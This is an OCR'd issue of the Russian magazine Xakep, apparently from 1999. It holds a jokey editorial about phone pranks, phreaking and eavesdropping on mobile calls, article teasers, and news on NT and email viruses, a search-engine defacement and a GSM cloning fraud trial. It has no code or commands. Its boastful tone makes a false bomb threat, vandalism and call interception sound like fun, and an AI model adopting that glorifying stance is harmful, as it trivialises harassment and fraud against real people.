ЖУРНАЛ КОМПЬЮТЕРНЫХ ХУЛИГАНОВ



WWW.XAKEP.RU

3 огромных дырки телефонов УРМЕТ

Ставим DIAL IN сервер в Линуксе

Заподлянки от зубного техника

Локализация: бизнес или искусство?

Tiberian Sun: Мода на МОДы

WWW.FORTUNE.RU ВЗЛОМАН!!!

Х ВЗЛОМАЛ ФИДОшную СТАНЦИЮ!


e@shop
www.e-shop.ru (095) 258.86.27 (812) 311.83.12

Бывает часто так, что после изрядного употребления горючего приходят думы о **будущем**. А точнее о том: какое оно такое, мое будущее? Вот и я тоже, находясь в соответствующем состоянии, начал поднимать ворох детских воспоминаний, дабы отрыть очертания своего недалекого будущего. Я ожидал возвышенных, налитых высокой моралью мыслей. Против этого, пришли мысли о детских подвигах. Я вспомнил, как собрал огнемет из старого пылесоса и бутылки спирта, как закоротил звонки во всем своем подъезде одновременно, при этом залив эпоксидкой дверные замки соседей, как бросил кейс шибанутого препода-физика и вызвал спец. подразделение **Ф$Б**, предупредив, что в кейсе – бомба :).

Но очертания будущего оставались размытыми и далекими. И я достал свою записную книжку, где, помимо телефонов девочек, были заметны записки, сделанные корявым – детским почерком. То были телефоны моих **"жертв"**. Да-да, давным-давно я развлекался телефонным террором, как сейчас это модно называть :). Звонил, спрашивая обезьян об их родном зоопарке, потом чуть подрос, и появились более крутые финты, неизменной оставалась подстава с телевизором, когда я звонил и предлагал его купить. Но однажды, обзванивая лохов, наткнулся на чела, который после нашего разговора перезвонил мне домой и стал более подробно расспрашивать о функциях телевизора, попутно вспоминая про милицию, нормы морали и запущенность молодежи. Я понял, что попал...

Потом я узнал, что это был **АОН**, и чел меня им выследил. Тогда я понял, что пора бомбить лохов более

Фрикеры – вуайеристы!



SideX (sidex@xakep.ru)

интеллектуально. Благо база была хорошая, к тому же даже последний дегенерат себе поставил определитель. И лохи велись конкретно, разглядывая циферки **02** или **7550055** на табло своего агрегата. Получалось удачно, и даже очень, так что после нескольких таких шалостей один черт назвал меня – **фрикером**. Я не знал, кто это такая. И набил ему интерфейс. Потом мне объяснили, что фрикер – это я, а вовсе не мутированная собака среднего рода. С повешенной табличкой "ФрЫкер" я занимался пагерами, панасотовиками, МГТ$ом и, конечно, мобилами. Вот про один случай из "жизни замечательных людей" я тебе расскажу отдельно.

Так вот. Надоели мне шутки, и я продолжил серию **"мега-ультра-супер-гипер взломов"** мобильных телефонов. Достал любимый радио-сканер АОР и давай гонять по сотовым просторам. И бац, вдруг попадается расшаренная линия. Ну, я тотчас подрубился. Токо там чел какой-то бакланил. Решил я его кикнуть оттудова. Но потом прислушался: **о бэйби, быстрее, быстрее, поласкай мне... о-о-о, я сейчас конч... о-о-о.** Что – то меня это подцепило. Поначалу я, правда, решил, что это был супорт компании Майкрософт. Тогда я достал список претензий к этой чудной фирме. И начал повествовать о своих траблах. Там замолчали. Потом прорезался пьяный голос и давай гнать: какого **(пиии)** ты нам **(пиии)** кайф **(пиии)** сломал, я **(пиии)** токо что с девочками законектился (далее следовал непереводимый народный фольклор), разводил их хрен знает скока, бабла немеряно скинул, а тут ты, такой **(пиии)...**

Выяснилось, что я хакнул любителя телефонно-половых сношений. Поэтому мне его стало жалко: этот братан из кальсон вон лез, чтобы девочек раскрутить, а тут я :(. Тогда я ему предложил хакнутый анлимит в службе **"907 заБРЕДных удовольствий"**. Он опять притих. Покряхтел, потрещал, пошифровался и спрашивает: а ты хто? Я говорю: **СайдЫгз**. Он: крутой ты, **СайдЫгз**, но это не главное – как ты меня так кульно взломал? Я и рассказал, что так-то, так-то, еще подцепил на этой частоте, прошил тута, пустил поток там то. Ну, он, конечно, придубел и начал из меня выбивать материал по этому вопросу.

От такого внимания, к моей скромной персоне я заныкался: думаю, попал: менты меня брать решили! Тогда я, еле сдерживая трубку трясущимися руками, заикающимся голосом спросил: баклан, ты-то кем будешь? А он: я Кул Хацкер, я рулю в крутом журнале. Вдруг страшный мат, крики и две подруги баклана, хором: "Не фига он не кал хаксер, он **Супер-Эректор-гёрлз лавер**, и нет у него никакого журнала, на самом деле он хозяин фабрики по производству презервативов больших размеров. И только для тебя, по секрету: он халтурит на соседнем заводе, специализирующемся на пластических фаллоимитаторах, где подклеился к нам в отделе тестирования продукции, а щас тебе впаривает, что крутой компухерщик, а сам токо в секс-тетрис рубится".

Я успокоился и понял, что с контрацептивным гигантом можно сотрудничать. И только я согласился, как любимец Венеры исчез, оставив свои координаты. Чуть подождал, пока девочки спели песню про "намокшие трусики", и сам ушел. Но слово сдержал – подготовил телеги по вопросу факига, тьфу, фрикинга. И забыл. Но потом, когда с баблом стало туго и девок стало меньше, я начал разыскивать **Супер-эректорс-гёрлз лавера**. Проколесил по всем московским секс-шопам. Везде спрашивал: а нет у вас печатной продукции кампании **Condoms Extra Large size?** А мне: ни фига нет, но есть новый очень крутой журнал – "Ксакеп". И так повсюду. Мне надоело и, отдав сороковник, начал читать "Ксакепа".И тогда понял, что меня кинули и вместо извращенского **"115 тугих фаллосов в твоем унитазе"** мои телеги попали в очень крутой засекреченный журнал "Ксакеп", который более грамотные сверстники называли **"Хакер"**. Вот так я и попал. Попал конкретно, да так, что впоследствии, после длительных бегов от угрозыска, попросил крыши у нашего журнала **"Хакер"**.



P.S. Работая со сканером, я вторично столкнулся с **"Гёрл – лавером"**. Теперь он культурный. **Блюдёт режим**. Исключает случайные половые связи. У него постоянная девушка. Он забрал трудовую книжку из отрасли фаллического производства, и нарабатывает рабочий стаж, чтобы заиметь пенсию побольше – в издательстве. А я? Я теперь тоже хороший, теперь я больше не "фулюганю", и занимаюсь исключительно законными вещами, такими как рубрика **"Ферум"**. А вот с половой жизнью тот же беспорядок, но всё законно и прилично :). Ну а с вами то что, дорогие радиослушатели? Нескучной вам ночки... :)



editorial
/братская могила/

Редакция

самый главный редактор
Сергей Покровский
(pokrovsky@xakep.ru)
самый игровой редактор
Денис Давыдов
(game@xakep.ru)
самый вредный редактор
Александр Черных
(holod@xakep.ru)
старший бакенщик
Игорь Пискунов
(igor@gameland.ru)
замполит
Алена Скворцова
(alyona@gameland.ru)

Art

дизайн
Р. Рубанский,
(matrix@aha.ru)
верстка
Иван Солякин
(ivan@gameland.ru)
иллюстрации
Р. Рубанский
Павел Хихус
Сергей Великданов
Сенди Ревизоров
Александр Еремин

web-surfing
Александр Соркин
(kibizoid@xakep.ru)

Реклама

руководитель отдела
Игорь Пискунов
(igor@gameland.ru)
менеджер отдела
Алексей Анисимов
(anisimov@gameland.ru)
тел.: (095) 937.52.30
mob.: (095) 797.14.89
факс: (095) 125.02.11

Оптовая продажа

Владимир Смирнов
(vladimir@gameland.ru)
Самвел Анташян
(samvel@gameland.ru)
тел.: (095) 124.04.02
факс (095) 125.02.11
пейджер: (095) 913.29.29
аб. СКЛАД

PUBLISHING

учредитель и издатель
ИЧП "АГАРУН Компани"
директор
Дмитрий Агарунов
(dmitri@gameland.ru)
финансовый директор
Борис Скворцов
(boris@gameland.ru)


Для писем

101000, Москва,
Главпочтамт,
а/я 652, Хакер

Web-Site http://www.xakep.ru
E-mail magazine@xakep.ru

Отпечатано в типографии «**ScanWeb**», Финляндия


Зарегистрировано в Государственном Комитете РФ по печати.
№ 018240
Тираж **52 000** экземпляров. Цена договорная.




Атака ФИДОшной станции

...как правило, цель нападения - отправить станцию в даун, от нескольких часов (если сисоп не дремлет) до нескольких недель (если почтовая система пашет на автопилоте или агрессор развертывает планомерную войну, не дающую станции выйти из комы). Спектр возможных последствий такой атаки весьма широкий: сисоп может просто потерять часть ночи и обломать со свежей почтой кормящихся с него людей, а может - вылететь из нод листа...

стр. 28








Взломанный Урмет

...с такой техникой нужно уметь работать. Но я тут с тобой курсы по работе с программаторами открывать не буду. Все проще. Я расскажу тебе про новый и притом не сверхсложный метод хака телефонии...

стр. 38



Хакнутая Фортуна - User Manual

...четыре совпадения - это закон вредности. Нет, ну ты сам понимаешь, что когда тебе делают такое западло, то все, что тебе хочется - это надрать задницу этим уродцам. Вот и мне захотелось найти этих предприимчивых пельменей, которые решили сыграть на моей неудовлетворенной тяге к прекрасному, или хотя бы удалить объявления-подставы...

стр. 42

Локализация: бизнес или искусство?

...этот тип переводов называется гордым именем «локализация» и выполняется с ведома и даже в сотрудничестве с официальным заграничным издателем игры. Ясный пень, что этим занимаются не те же самые люди, которые обзывают Fallout «Возрождением» - от такого перевода у заграничных издателей волосы по всему телу дыбом встали бы...

стр. 64



Страшилки о маленьком хакере

**Маленький хакер бабки сшибал,
Диски пиратские он продавал.
Тесная камера, холод и лес,
Длинные руки у 1С.**

Стр. 94


содержание

"ньюсы"


"fenum"

"31337" (eleet)

"зона геймера"



"unit-ы"




WARNING!!!
Редакция напоминает, что вся информация, которую мы предоставляем, рассчитана прежде всего на то, чтобы указать различным компаниям и организациям на их ошибки в системах безопасности.


НЬЮСЫ

PC News

Андрей Князев (knyazev@xakep.ru)



Да, напряженный месяц выдался, доложу я вам, мои юные любители спирта. Честно сказать, наверное, пора требовать от редактора увеличивать квоту на новости (Покровский, гы-гы!). Хотя, конечно, месяц на месяц не приходится. Но этот октябрь – просто что-то потрясающее. Лично я бы с удовольствием поведал новостях эдак о ста, которые бы заслуживали всеобщего драгоценного внимания. Ан нет. Приходится укладываться в существующий объем. Тем не менее, вот самый достойный десяток прошедшего месяца.

Следы Тайваня

Начнем с грустного. Как это было очевидно с самого начала, землетрясение на Тайване подгадило в итоге не только многострадальной России-матушке, но даже и буржуям. Средний рост цен на модули памяти составил порядка 25%. В серьезном дефиците наблюдались микросхемы памяти, чипы для видеокарт, а также компоненты ноутбуков. Недополучили прибыли такие гиганты, как Hewlett-Packard и Dell. Также в убытке никак не могущая наладить стабильные поставки Athlon'ов AMD. Компания закончила прошлый квартал с убытками, не исключено, что этот квартал тоже окажется «минусовым». В любом случае, даже если будет прибыль, то она станет ощутимо меньше, нежели расчетная.



Вирусы наступают

Еще одно из дел наших скорбных. Не успеешь от одного инсекта отмахаться, как другой уже настырно стучится в дверь. За отчетный период антивирусные компании неоднократно поднимали шум и гам, но 4 вируса заслуживают особого внимания:

NT in Danger

Вот он и конец почти «безопасной» работе на платформе NT. NT'я, конечно, не была супер безопасной платформой, она так же, как и любая Windows, страдала от макровирусов и прочих ЧИХов, но, тем не менее, оставалась некоторым островком стабильности в море МастДаев. Теперь и этому покою пришел конец. Новый вирус «Infis», об обнаружении которого сообщила лаборатория д-ра Касперского, с легкостью необычайной работает под NT, чем и примечателен. Но главная беда не в этом. Весь прикол в том, что вирус внедряется на самый высокий уровень безопасности NT – область системных драйверов. Именно эта «фича» делает его «трудно излечиваемым» (хотя AVP его уже, конечно, лечит).
ТТХ вируса таковы: имя – «Infis», тип – резидентный, файловый вирус. Заражает все PE-файлы (Portable Executable) (т.е. любые ,com, .exe, .dll), которые грузятся в оперативную память. Не заражается только CMD.EXE (командный интерпретатор в NT'е). Заражению подвержена исключительно версия NT 4.0 с установленными Service Pack'ами версий 2-6. Никакие друге МастДаи – типа Windows 9x, Windows 2000 и прочие, в том числе NT 4.0 и NT 4.0 SP1, не заражаются.
Основным симптомом, по которому можно судить о том, что комп инфицирован, является невозможность запустить наиболее часто употребляемые программы – разные там Ie, The Bat'ы, и прочие WinAmp'ы.
А уж если вдруг в /System32/Drivers/ лежит файло с именем INF.SYS, то это однозначно к психиатру – сиречь, к д-ру Касперу. А лучше – полный back-up и полная переустановка с форматированием харда. Для пущей надежности :).
Хотя все не так страшно. Вирус не убивает NT по своей «жестокой воле». Он тихо живет себе, плодится и размножается. Но никаких других деструктивных функций не несет. Программы падают только из-за их некорректного заражения. Программист был слегка пьян и, видать, не отладил до конца код вируса.
А в остальном прекрасная маркиза... Т.е. пока пронесло, но что если появится деструктивный клон? Тогда все – туши свет :(.

Баадался теленок...

Очень удачное выражение применительно к вирусу «Badass». О нем миру с горечью и предвещанием будущих утрат (и, соответственно, собственной прибыли) поведала Computer Associates. Вирус относится к классу червей (worm), как и всем известная Мелисса (о которой чуть ниже). Распространяется по почте и


дению в осадок почтовых серверов крупных компаний, например таких, как Microsoft. Вообще, по неофициальным данным, вирусы-черви засылаются сторонниками Unix исключительно в сети, работающие под Windows NT на почтовых серверах от Microsoft.
Вирус живет под «большим» Outlook'ом и шлется всем адресатам из адресной книги. В поле Тема пишется «=?Windows-1252?B?TW9n+2guLg==?=». В теле – прикол на голландском языке – «Dit is wel grappig :-)», в вольном переводе звучащий как «шутка». В аттаче файлик – badass.exe. Если его запустить, появится менюшка с типа не совсем печатным выражением и кнопками «Yes» и «No». Как ни отвечай – ответ все равно будет один – Yes. It is! Как ни посылай горячих нидерландских парней куда подальше – все равно не поможет. Однако, вирус себя в системе не устанавливает, и даже если кому-то достался такой подарочек и даже если был запущен – можно просто стереть файло с харда и все. Мы имеем снова чистенький и опрятненький комп. Как будто ничего и не было.

Мелисса возвращается :(

И последний крупный Alert пришел из Network Associates. Появились две новых модификации «смерти корпоративных почтовых систем» – вируса «Melissa». Поскольку вирусы – плоть от плоти родной Мелиссы, то они без проблем распознаются антивирусами, обладающими механизмами эвристического сканирования. Однако тому ПО, которое работает только с уже имеющимися базами, нужна модернизация.
Если в «Теме» письма написано «pictures», то, значит, пришла «Melissa.U», а если в %subj% написано более «интимное» :) «My Pictures», то, значит, пожаловала «Melissa.V». После «картинок» в «Теме» стоит регистрационное имя пользователя Word'а, от которого пришло письмо.
В теле письма от модификации «U» буден написано «what's up?». В случае модификации «V» – ничего.
Все остальное более-менее стандартно для родной Мелиссы. Зараженный документ Word'а и связанные с его открытием радости жизни, связанные с очисткой своего ПК от вируса в куче открытых за последнее время документов.
Но есть и небольшая тонкость – «Melissa.U» пошлет себя 4-м пользователям из Адресной книги и удалит c:\command.com, c:\io.sys, c:\Ntdetect.com, c:\Suhdlog.dat и d:\Suhdlog.dat. Вирус гарантированно доставит каждому пару часов неземного наслаждения, так что спешите его найти и поделиться им с другими.
«Melissa.V» пошлет себя 40 адресатам и постарается всласть погадить на сетевых дисках, имеющих буквы M,N,O,P,Q,S,F,I,X,Z,H,L (именно в таком порядке).
В общем – трепещи, ламер, призадумайся юзер, взбодрись сисадмин. Нам еще предстоит вместе многое совершить!



0.1 + 6.0 = 6.1



Догоним и перегоним Microsoft по числу выпускаемых версий! Наверное, этот девиз преследует все последнее время «Красная шапка», сиречь Red Hat Software, постоянно добавляя по 0.1 к своим версиям Linux.
Для жаждущих в обновленную ОСь (кстати – ядро-то не менялось, так что все нововведения больше косметические!) добавлена возможность user-friendly установки, средства модернизации «на лету» (LiveUpdate), улучшена система администрирования + включена английская версия пакета Sun Star Office 5.1. Для особо продвинутых в новой Красной шапке есть поддержка 3-го Пня.

Даешь рекорд!



Но хватит о грустном да о боевом. Лучше порадуемся за нас, любимых. Согласно последним данным поисковика Яndex, размер русской части Сети превысил 100 Гб. текста. Разбросанных примерно по 10 млн. документов (не повторяющихся Web-страниц). По сравнению с прошлым годом – рост взрывной. Год назад данных всего было около 6,15 Гб.
С другой стороны, если год назад 6-ти Гбайтный винчестер был довольно «новым» продуктом, то сегодня горячей «новинкой сезона» является 73-х Гбайтный хард от IBM. Вот и получается, что как год назад, так и сейчас почти весь Рунет умещается на одном жестком диске:).



Законное цифровое факсимиле

Можно сказать, свершилось. Один из последних бастионов к отмену пишущей ручки и воцарению клавиатуры пал. В форпосте высоких технологий – Соединенных, понимаете ли, Штатах – близок к финальному подписанию законопроект, уравнивающий в правах рукописную и цифровую подписи. Надо заметить, что раскрутку этого закона провели по всем правилам. Несколько последних законопроектов приходили в Сенат подписанными президентом (Клинтоном, кто не помнит) с помощью электронной подписи. Спикер сената, после принятия этих законов, также подписывал их своей цифровой подписью.
В общем – да здравствует цифра. Осталось только договориться с окружающими, чтобы они стали доверять цифре. Т.к. закон носит не запретительный, а разрешительный характер. Это означает, что после того, как он вступит в силу, если две (или более) компании решат доверять цифровым подписям друг друга, то эти подписи будут иметь столь же законную силу, как и рукописные подписи на документах.
Любопытно, что банки, к примеру, скорее всего поддержат это новшество. Так, наверное, можно как-нибудь будет исхитриться и вместо чека на $10 выписать себе чек на $1000. Получить его наличными в другом доверенном банке. Повторить. Затем ехать отдыхать (на Канары или на нары, кому как повезет).

Братья–аравийцы

Все таки восток дело тонкое. Очень тонкое. Люди наивны, как дети, но, с другой стороны, свои права знают туго, и в случае чего – демонстрируют свое мнение. Т.е. устраивают демонстрацию протеста.
На сей раз буянят жители Саудовской Аравии. Этим знойным детям Ближнего Востока не нравятся их тарифы на подключение к Сети. Плюс, раз им не нравятся тарифы, то им не нравится и качество связи. В саудовской газете Al-Hayat были приведены такие тарифы – годовая плата 53 долл + ежемесячно 40 + повременно 1,2 долл. Многовато. Но, с другой стороны, и зарабатывают там эти шейхи не чета нам...




AltaVista отдыхает

Все-таки открытые стандарты – опасная вещь. Вот сделаешь поисковую систему. Разработаешь для нее синтаксис. Сделаешь его открытым, а какой-нибудь дядя возьмет и сделает мета-поисковую систему. А потом заявит – ну конечно, эта глупая AltaVista у нас работает, как часть нашей системы. Но наш поиск все равно лучше.

Примерно так сделала компания Cyber Networks (www.cybernetworks.com), сваявшая мета-поисковик C4 (www.c4.com). Эта система ищет более чем в 20 реальных поисковых механизмах, включая AltaVist'y, Excite, HotBot, InfoSeek, Lycos, Magellan и Yahoo. Система выдает единый листинг поиска по всем механизмам, а также отсекает дубликаты документов, которые неизбежно должны появиться. В общем – надо попробовать. Кстати – еще никто не надумал слегка подвинуть Yandex, Rambler и @Rus? Если что – идею я предложил. Прошу выплатить комиссию.







Fields of Netscape (Gold)


Очередной праздник пришел на улицу поклонников браузера №2. Сделан еще один маленький шажок навстречу Netscape версии 5.0. В начале октября выпущен Communicator 4.7.

Новый Communicator – это сборная солянка из кучи технологий, поддерживаемых Netscape. Все они, конечно, важны, но частенько дублируют друг друга, а также стандартные функции Винды. Итак, явленная миру «звезда» включает: браузер Navigator, почтовый клиент Messenger, редактор Composer, AOL Instant Messenger 3.0 (привет Microsoft), Netscape Radio, RealPlayer G2, Flash Player 4.0, Winamp 2.5, мультимедиа-модули расширения и еще кучу всякого разного хабара. Все желающие могут отгрузить программулину с www.netscape.com или www.netscape.ru, а также с массы разных ftp-серверов, где новый Communicator лежит в избытке. Кстати, похоже, что в Netscape решили на самом деле следовать заветам Нила Армстронга (для тех, кто только проходит факультативный курс «Звездные войны», напоминаю – это космонавт, первый ступивший на Луну) и совершать малые шажки, которые все-таки когда-нибудь выльются в большой шаг для всего человечества.

Кстати, к вопросу о маленьких шажках. В конце месяца Netscape не преминула раструбить по всем каналам, что на ее сервере зарегистрировался 20-ти миллионный пользователь. Что тут сказать. Вспоминая старину Армстронга, я бы сказал: «Удачи вам, мистер Горский».







Взломали АПОРТ

Свершилось!


Дамы и господа! Честь имею поздравить Вас с первым публичным и получившим большой общественный резонанс взломом в русском сегменте Сети. Суть произошедшего в следующем. 9 ноября сего года, около 10 часов 10 минут утра по московскому времени произошел взлом поисковой системы Апорт2000 (ранее просто Апорт) (www.aport.ru), принадлежащей компании Агама (www.agama.com).

Взлом был осуществлен по «классической», не деструктивной схеме. (Для тех кто не в курсе – это когда меняется дизайн сайта/страницы, но механизм работы не нарушается).

На заглавной странице поискового механизма логотип «Апорт2000» был заменен на не лишенный приятности логотип «Аборт2000». Как отмечается в пресс-релизе компании Агама – им новый логотип даже пришелся по вкусу :), т.к. был вполне гармоничен и не нарушал «целостного восприятия сайта». Хакерское лого продержалось всего! 15 минут. Согласно статистике системы «живьем» его могли увидеть порядка 500-600 человек.

Воруют GSM, однако

Нет, не перевелись еще на земле русской умельцы. То НТВ+ взломают, то два телефона БиЛайн'а на одном номере сотворят.
Сию причуду учинили несколько жителей города Самары. За что и поплатились.
По сообщению газеты «Самарское обозрение» (http://www.gss.ru/press/so/1999/), 29 сентября в Октябрьском районном суде г. Самары началось слушание по делу о мошенничестве.
А суть дела в следующем:
Три компаньона, один из которых работал инженером в ОАО «БиЛайн-Самара», скупали у населения подержанные сотовые телефоны, по разным причинам отключенные – за неуплату, к примеру. Не суть важно. Затем телефон перепродавался, причем перепродавался за довольно символические деньги: 1-3 тыс. рублей. С другой стороны, затраты на «модернизацию» телефона не стоили компаньонами ничего, т.к. одному из них удавалось красть телефонные номера в своей «родной» фирме.
Конечно, у продаваемого телефона было одно существенное ограничение. Он работал в режиме таксофона. Позвонить с него было можно, а на него нельзя. Т.к. трубку бы снял легальный владелец телефона.
«Пираты» успешно проработали 3 месяца. Их погубила перерегистрация трубок, проведенная БиЛайном. Оказалось, что на одном номере висят не одна, а две-три трубки.
Тут уже за дело взялись «крутые» ребята из службы безопасности БиЛайна. Пареньки подставились сами. Благодаря объявлению о скупке подержанных телефонов. Все дальнейшее было делом техники. Сейчас в рядах «пиратов» разброд и шатанья – один их них, тот кто, собственно, крал секретную информацию у БиЛайна, полностью отрицает свою вину. Двое же других, которые, собственно, и занимались продажей телефонов, всю вину возложили на него, т.к. сами «честно» предупреждали клиентов, что телефон, который приобретает любитель поговорить на халяву, – нелегальный.
Но самое смешное, что ущерб, который был нанесен БиЛайну за 3 месяца – всего 5,5 тыс. рублей. Курам на смех. Но Самара город не самый большой, а каков город, такова и интенсивность разговоров.
Юристы БиЛайна постараются добиться обвинительного приговора, дабы избежать в будущем всяких поползновений на собственность компании.
Пират! Да убоишься ты и не станешь связываться со столь грозной конторой, как БиЛайн, продающей теперь сотовые телефоны в коробках по цене в $39 (даже не 49), доступные любым бакланам.
Но если это дело еще только слушается, то по другому делу, в котором обвиняемым также проходил некий студент по имени Мирослав Берков, уже завершено. Подсудимый был приговорен к 1,5 годам условно + конфискация имущества. Что можно конфисковать у бедного студента? Наверное, злобные дяди-милиционеры отобрали единственную радость – компьютер. С помощью этого чуда современной инженерной мысли дитятко под чужим логином подключилось к местному провайдеру, а также «обул» соседку-бабушку, инвалида II-ой группы почему-то тоже на 5,5 тыс. рублей. И все это также произошло в славном городе Самаре. И об этом тоже писала славная газета «Самарское обозрение». Так почитаешь архив этой газеты и ужаснешься. Самара – рашн фрикинг центер, однако. Нельзя на улицу выйти, чтобы тебя не хакнули. Что делать, куда бежать, кого стрелять?
А вместе с тем сей славный студент натворил гораздо больше, чем группа товарищей, о чьих подвигах написано раньше. Этот друг поместил в Сети описание, как можно, не прикладывая слишком больших усилий, переделать свой Ericsson так, чтобы счета платил другой. Также сей умелец предлагал (а судя по тому, что это объявление до сих пор есть на http://mypage.goplay.com/spichkin/, http://www.chat.ru/~spichkin/, http://www.nettaxi.com/citizens/spichkin/) и еще предлагает сделать вторую SIM-карту на один номер. И всего за $100. Для мастера это, видать, мелочь. На пиво себе зарабатывает, консультируя людей, как грамотно использовать имеющиеся у них трубки.
Кстати, рекомендую эти странички всем владельцам БиЛайнов – да убоится муж!



X-HardNews

Торик (torick@xaker.ru)

GeForce — третий в лодке

Оказывается, не единым Креативом и Гуилльмой жив чип от nVidia. Робко тянет руку некий Leadtek, по совместительству известный азиатский производитель видеокарточек. Видать, денег много — хочет, поди, в комплект к видюхе еще и ускоритель вкладывать, затем дать рекламу типа «Пакет самых свежих видеотехнологий», только у нас, только для вас всего лишь по удвоенной стоимости! Только у нас во всей Азии лучшая реализация Double Data Rate RAM, только у нас следующие фичи:

NVIDIA GeForce256 256-bit GPU
(Graphics Processing Unit)
32/64MB high-speed SDRAM на борту
(5ns or faster)
350MHz RAMDAC,
разрешение до 2048x1536 32-bit
AGP 4X with Fast Write (30% faster transfer speed)
Transform, Lighting, Setup,
Rendering Quad-Engine design
Оптимизированные под Pentium III драйвера
SSE&trade плюс AMD 3D NOW&trade
Поддержка OpenGL ICD and DirectX 7.0
DVD package
TV-Output, как вариант — коннектор DVI
И — внимание! — утилиты для разгона!

Да, это смелое решение, если карта сгорит, юзеры могут и обвинить разработчиков в том, что те подталкивали пользователей на столь рискованный шаг уже тем, что эти утилиты свободно поставляются с картой. Гы-гы-гы!

Карманный всезнайка

Пальмы — это не только деревья и полезные ископаемые, но еще и компьютеры, которые имеют обыкновение помещаться в портфеле или носиться в руке. Palm Computing, выпустившая не одну модель Palm, клятвенно обещает: в первой половине следующего тысяче... тьфу, столе... блин, короче, в первом-втором квартале 2000 года выпустить Palm с цветным монитором. Геймбой для взрослых, так сказать. Уже сейчас готова к выпуску 33MHz-модель с цветным LCD-монитором и тачскрином (touchscreen — прикосновение к экрану дает действие, мышь можно уже сейчас выкидывать на помойку). Готовьте ваши денежки, г-да юзеры...

Слезы разочарования? Слезы радости!

Странная штука — жизнь. Еще недавно мы плакали по безвременно купленному Thrustmaster, а теперь — плачем от радости, и в первую очередь плачут фанаты NASCAR. Мастера Траста, под чутким руководством Гильмо, выпускают Nascar Charger Racing Wheel — руль с педалями. Утверждается, что ощущения от руля (с педалями!) не меньшие, нежели ощущения пилота на трассе. Ой, чего там только нет — от тормозной педали до четырех кнопок управления и всяких стальных фенечек. Поверим (за 50 этих, как их... нет, не франклинов... а, вашингтонов!)?

Kenwood-первопроходец

Мдя. Все-таки они сделали ЭТО. Они — это производители CD-ROM приводов. Кенвуд, к примеру, буквально на днях создали первый в мире 72х дисковод CD-ROM. Не хило, правда? В этом достижении им помогла система TrueX, которая в свое время и помогла ребятам перешагнуть барьер в 40х. Скорость вращения вовсе не захватывает дух — до 5000 оборотов в минуту. Так что ни нагреваний, ни ошибок и «съездов» компакт-дисков ожидать не приходится. Зато приходится платить — 130 вашингтонов за один привод. А ведь это только за бугром...

Лабтек и новые колонки

Появилась добрая традиция — кормить общественность новостями о звуковых колонках. В этот раз козлом отпущения становится Labtek с продуктом LCS-2418. Да, это колонки. Две штуки по шесть ватт мощностью каждая, сабвуфер с деревянным прикрытием в двадцать ватт — питание стандартное. Главная фича — Real-Time Dynamic Bass Equalization. Эта система (уже запатентованная, между прочим) позволяет менять уровень баса без воздействия оного на качество звука, в общем, повышенный КПД при заниженных затратах. Верю на слово. Но тратить сто баксов на это дело не собираюсь.



Мышь! А может, ручка...

[http://ixbt.stack.net/short/pics/Graphire.jpg]

Беспроводными манипуляторами типа «мышь» сейчас никого не удивить. А как насчет беспроводной ручки? Да, есть и такое. Представьте: коврик. На коврике мышка. Спит ((c) by А. Васильев). А рядом ручка. Откладываем сонный манипулятор в сторону и берем в руки ручку. Аккуратно выводим по коврику (512 уровней давления ручки) признание в любви группе «Ласковый Май». Все это, естественно, отражается на экране (PenTools можно взять на сайте — http://www.watcom.de/index2.htm). Переворачиваем ручку вниз ластиком, стираем «Ласковый Май», вписываем «Сплин». Вот так-то лучше. И дороже — $99.

X-Files в X-Box от Билла Гейтса

